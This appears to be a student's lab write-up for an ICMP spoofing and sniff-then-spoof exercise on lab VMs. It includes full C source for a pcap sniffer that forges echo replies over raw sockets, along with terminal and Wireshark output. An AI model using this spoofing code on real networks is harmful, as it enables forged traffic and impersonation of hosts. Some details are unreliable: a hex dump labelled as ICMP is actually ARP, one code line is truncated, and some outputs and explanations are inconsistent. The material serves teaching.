
```
0000  ff ff ff ff ff ff 08 00  27 77 8f dd 08 06 00 01   ........ 'w......
0010  08 00 06 04 00 01 08 00  27 77 8f dd 0a 00 02 0f   ........ 'w......
0020  00 00 00 00 00 00 0a 00  02 01                     ........ ..
```

The above figure shows the output of Wireshark tool. It shows that ICMP packets were successfully spoofed from a given IP address to the target VM. The source IP is 10.0.2.5. The ICMP reply shows that the target machine also believed that it had received the ICMP Packets itself. The purpose of sending ICMP echo was to see if the target sends us a reply, which tells if our attack was successful or not.

Question 4:


Arbitrary Value chosen is 50.

Code:



```c
int main() {
    char buffer[PACKET_LEN];
    memset(buffer, 0, PACKET_LEN);
    struct icmpheader *icmp = (struct icmpheader *)
                              (buffer + sizeof(struct ipheader));
    icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

    // Calculate the checksum for integrity
    icmp->icmp_chksum = 0;
    icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(struct icmpheader));
    struct ipheader *ip = (struct ipheader *) buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip = inet_addr("10.0.2.5");
    ip->iph_destip = inet_addr("10.0.2.6");
    ip->iph_protocol = IPPROTO_ICMP;
    ip->iph_len = 50;
    send_raw_packet (ip);

    return 0;
}
```

Output:




```
[10/29/18]seed@VM:~/spoof$ sudo ./spooficmp
sendto() error: Network is unreachable
[10/29/18]seed@VM:~/spoof$ 
```

The given output tells us that IP packet will not be formed if some arbitrary value is given. This is because the length should actually be the sum of size of ipheader and the size of icmp header. If this condition is not met, the packet is considered unfit, and dropped away, thus yielding a failed attack.

Question 5:
With raw socket programming,checksum is not to be calculated separately. This is because Ubuntu calculates the checksum of IP header before transmitting it, irrespective of the fact whether the value is mentioned or not.

Question 6: Running spoof program without root privileges.




```
sendto() error: Network is unreachable
[10/29/18]seed@VM:~/spoof$ ./spooficmp
socket() error: Bad file descriptor
[10/29/18]seed@VM:~/spoof$ 
```


We get above mentioned error, because we are using raw socket programming. To performing spoofing of packets, we need to have access to NIC. To gain access to the NIC, we need to have root access. On failing to do so, we cannot spoof the packet and we cannot give random values to packet headers, and we fail in our spoofing attack.

Task 3: Sniffing and then Spoofing (Snoofing)


Code:
We combine snippets from sniffer program and spoofing program.
The attacker sniffs the ICMP request, immediately spoofs the ICMP reply to the source of the ICMP request. The Victim receives the ICMP reply from the attacker.
The attacker on 10.0.2.6 receives the ICMP packet using pcap which is in promiscuous mode enabling him to monitor all the network traffic. He then spoofs an ICMP reply using raw socket and replaces the source ip as the destination ip and the destination ip as the source ip. The fields in the ip header and the icmp header are spoofed by the attacker. When the reply is sent to the Victim, it seems like he gets a normal reply from the host he pings to.



```
#include <pcap.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <string.h>
#include <stdlib.h>
#include <arpa/inet.h>
#define ETHER_ADDR_LEN  6
#define SIZE_ETHERNET 14
#define PACKET_LEN 8192

struct ipheader {

 unsigned char      iph_ihl:5;
 unsigned char      iph_ver:4;
 unsigned char      iph_ttl;
 unsigned char      iph_protocol;
 unsigned short int iph_len;
 struct  in_addr    iph_sourceip; //Source IP address
 struct  in_addr    iph_destip;   //Destination IP address
 };

struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};

 /* ICMP Header  */
 struct icmpheader {
   unsigned char icmp_type; // ICMP message type
   unsigned char icmp_code; // Error code
   unsigned short int icmp_chksum; //Checksum for ICMP Header and data

 };
unsigned short in_cksum (unsigned short *buf, int length)
{
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

```




```
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

void spoof_icmp_reply(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    if(sendto(sock, ip, ntohs(ip->iph_len), 0,(struct sockaddr *)&dest_info, sizeof(dest_inf
      printf("Not sent\n");
      return; }
    printf("Sending spoofed IP Packets\n");
    close(sock);
    printf("Sent packets to %s\n",inet_ntoa(ip->iph_destip));

}
```




```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader *eth = (struct ethheader *)packet;
  if (eth->ether_type!= ntohs(0x0800)) { // 0x0800 is IP type
    return; }

  struct ipheader* ip = (struct ipheader *)(packet + SIZE_ETHERNET);
  int ip_header_len = ip->iph_ihl * 4;

  if(ip->iph_protocol == IPPROTO_ICMP)
{
    struct icmpheader *icmp = (struct icmpheader *) (packet + SIZE_ETHERNET + ip_header_len);
    if(icmp->icmp_type!=8)
      return;

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    char buffer[PACKET_LEN];
   memset(buffer, 0, PACKET_LEN);
   memcpy((char *)buffer, ip, ntohs(ip->iph_len));
   struct ipheader* newip = (struct ipheader *)buffer;
   struct icmpheader* newicmp = (struct icmpheader *)(buffer + ip_header_len);
   newicmp->icmp_type= 0;
   newicmp->icmp_chksum = 0;
   newicmp->icmp_chksum = in_cksum((unsigned short *)newicmp,sizeof(struct icmpheader));

   newip->iph_ttl=20;
   newip->iph_sourceip = ip->iph_destip;
   newip->iph_destip = ip->iph_sourceip;
   spoof_icmp_reply(newip);
 }
}


int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("enp0s3", PACKET_LEN, 1, 1000, errbuf);
  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);
  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Output:




```
[10/28/18]seed@VM:~$ ping 10.0.2.6
PING 10.0.2.6 (10.0.2.6) 56(84) bytes of data.
64 bytes from 10.0.2.6: icmp_seq=1 ttl=64 time=0.203 ms
64 bytes from 10.0.2.6: icmp_seq=2 ttl=64 time=0.291 ms
64 bytes from 10.0.2.6: icmp_seq=3 ttl=64 time=0.243 ms
64 bytes from 10.0.2.6: icmp_seq=4 ttl=64 time=0.454 ms
64 bytes from 10.0.2.6: icmp_seq=5 ttl=64 time=0.210 ms
64 bytes from 10.0.2.6: icmp_seq=6 ttl=64 time=0.306 ms
64 bytes from 10.0.2.6: icmp_seq=7 ttl=64 time=0.199 ms
64 bytes from 10.0.2.6: icmp_seq=8 ttl=64 time=0.276 ms
64 bytes from 10.0.2.6: icmp_seq=9 ttl=64 time=1.22 ms
64 bytes from 10.0.2.6: icmp_seq=10 ttl=64 time=0.784 ms
```



```
seed@VM:~/.../lab1$ sudo ./snoof
---------------------------
       From: 10.0.2.6
       To: 10.0.2.5
Protocol: ICMP
Sending the spoofed IP packet..
Spoofed packet sent to 10.0.2.6
---------------------------
       From: 10.0.2.6
       To: 10.0.2.5
Protocol: ICMP
Sending the spoofed IP packet..
Spoofed packet sent to 10.0.2.6
---------------------------
       From: 10.0.2.6
       To: 10.0.2.5
Protocol: ICMP
Sending the spoofed IP packet..
```

Wireshark output:



```
10.0.2.6        10.0.2.5        ICMP     98 Echo (ping) request  id=…
10.0.2.5        10.0.2.6        ICMP     98 Echo (ping) reply    id=…
10.0.2.5        10.0.2.6        ICMP     98 Echo (ping) reply    id=…
10.0.2.6        10.0.2.5        ICMP     98 Echo (ping) request  id=…
10.0.2.5        10.0.2.6        ICMP     98 Echo (ping) reply    id=…
```

The output of the wireshark also shows ICMP Echo requests made from 10.0.2.6 to 10.0.2.5 and i return it got a reply with interchanged IPs.